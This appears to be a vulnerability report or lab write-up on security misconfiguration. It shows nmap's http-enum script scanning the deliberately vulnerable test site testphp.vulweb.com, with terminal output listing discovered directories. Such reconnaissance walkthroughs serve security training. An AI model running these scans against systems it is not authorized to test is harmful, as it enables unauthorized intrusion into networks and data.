Business Impact: All web and mobile applications are at risk of security misconfigurations like Default passwords. Unpatched software. Unprotected files and directories. It can also allow attackers to gain unauthorized access to the networks, systems, and data which in turn can cause significant monetary and reputational damage to your organization.

Vulnerability Path:

Steps to Reproduce:

- 1) First, we use a tool called nmap and open a list that is `ls /usr/share/nmap/script`.
- 2) We tried to find those script which is related to the HTTP service because we use port 80 and for this website, port 80 is used by the HTTP service.
- 3) Then we write a command `nmap -script http-enum. nse -p80 vul website`.
- 4) We got enumeration that is files/directory of target and we use these files to exploit the web applications.

```
Applications Places Terminal Oct 18 04:28
anmolkant@kratos: ~

anmolkant@kratos: ~
$ ls /usr/share/nmap/scripts/ |grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse
```

```
Applications Places Terminal Oct 18 05:25
anmolkant@kratos: ~

anmolkant@kratos: ~
$ nmap --script http-enum.nse -p80 testphp.vulweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-18 05:00 EDT
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for testphp.vulweb.com (103.224.182.246)
Host is up (0.27s latency).
rDNS record for 103.224.182.246: lb-182-246.above.com

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /robots.txt: Robots file
| /img/cake.icon.gif: CakePHP application
| /arcsight/images/logo-login-arcsight.gif: Arcsight
| /arcsight/images/navbar-icon-logout-on.gif: Arcsight
| /images/logo-arcsight.gif: Arcsight
| /beef/images/beef.gif: BeEF Browser Exploitation Framework
| /gfx/form_top_left_corner.gif: Secunia NSI
| /gfx/new_logo.gif: Secunia NSI
| /images/btn_help_nml.gif: IBM Proventia
| /images/hdr_icon_home6.gif: IBM Proventia
| /images/isslogo.gif: IBM Proventia
| /i18n/EN/images/external_nav_square.gif: Foundstone
| /officescan/console/html/images/icon_refresh.gif: Trend Micro OfficeScan Server
| /picts/BC_bwlogorev.gif: BlueCoat Reporter
| /picts/menu_leaf.gif: BlueCoat Reporter
| /theme/images/en/login1.gif: Fortinet VPN/Firewall
| /config/public/usergrp.gif: AXIS StorPoint
| /pictures/buttons/file_view_mark.gif: AXIS StorPoint
| /hplogo.gif: HP System Management Homepage
| /ilo.gif: HP Integrated Lights Out
| /images/icon_server_connected.gif: HP Blade Enclosure
| /mxhtml/images/signin_logo.gif: HP Insight Manager
| /mxhtml/images/status_critical_15.gif: HP Insight Manager
```

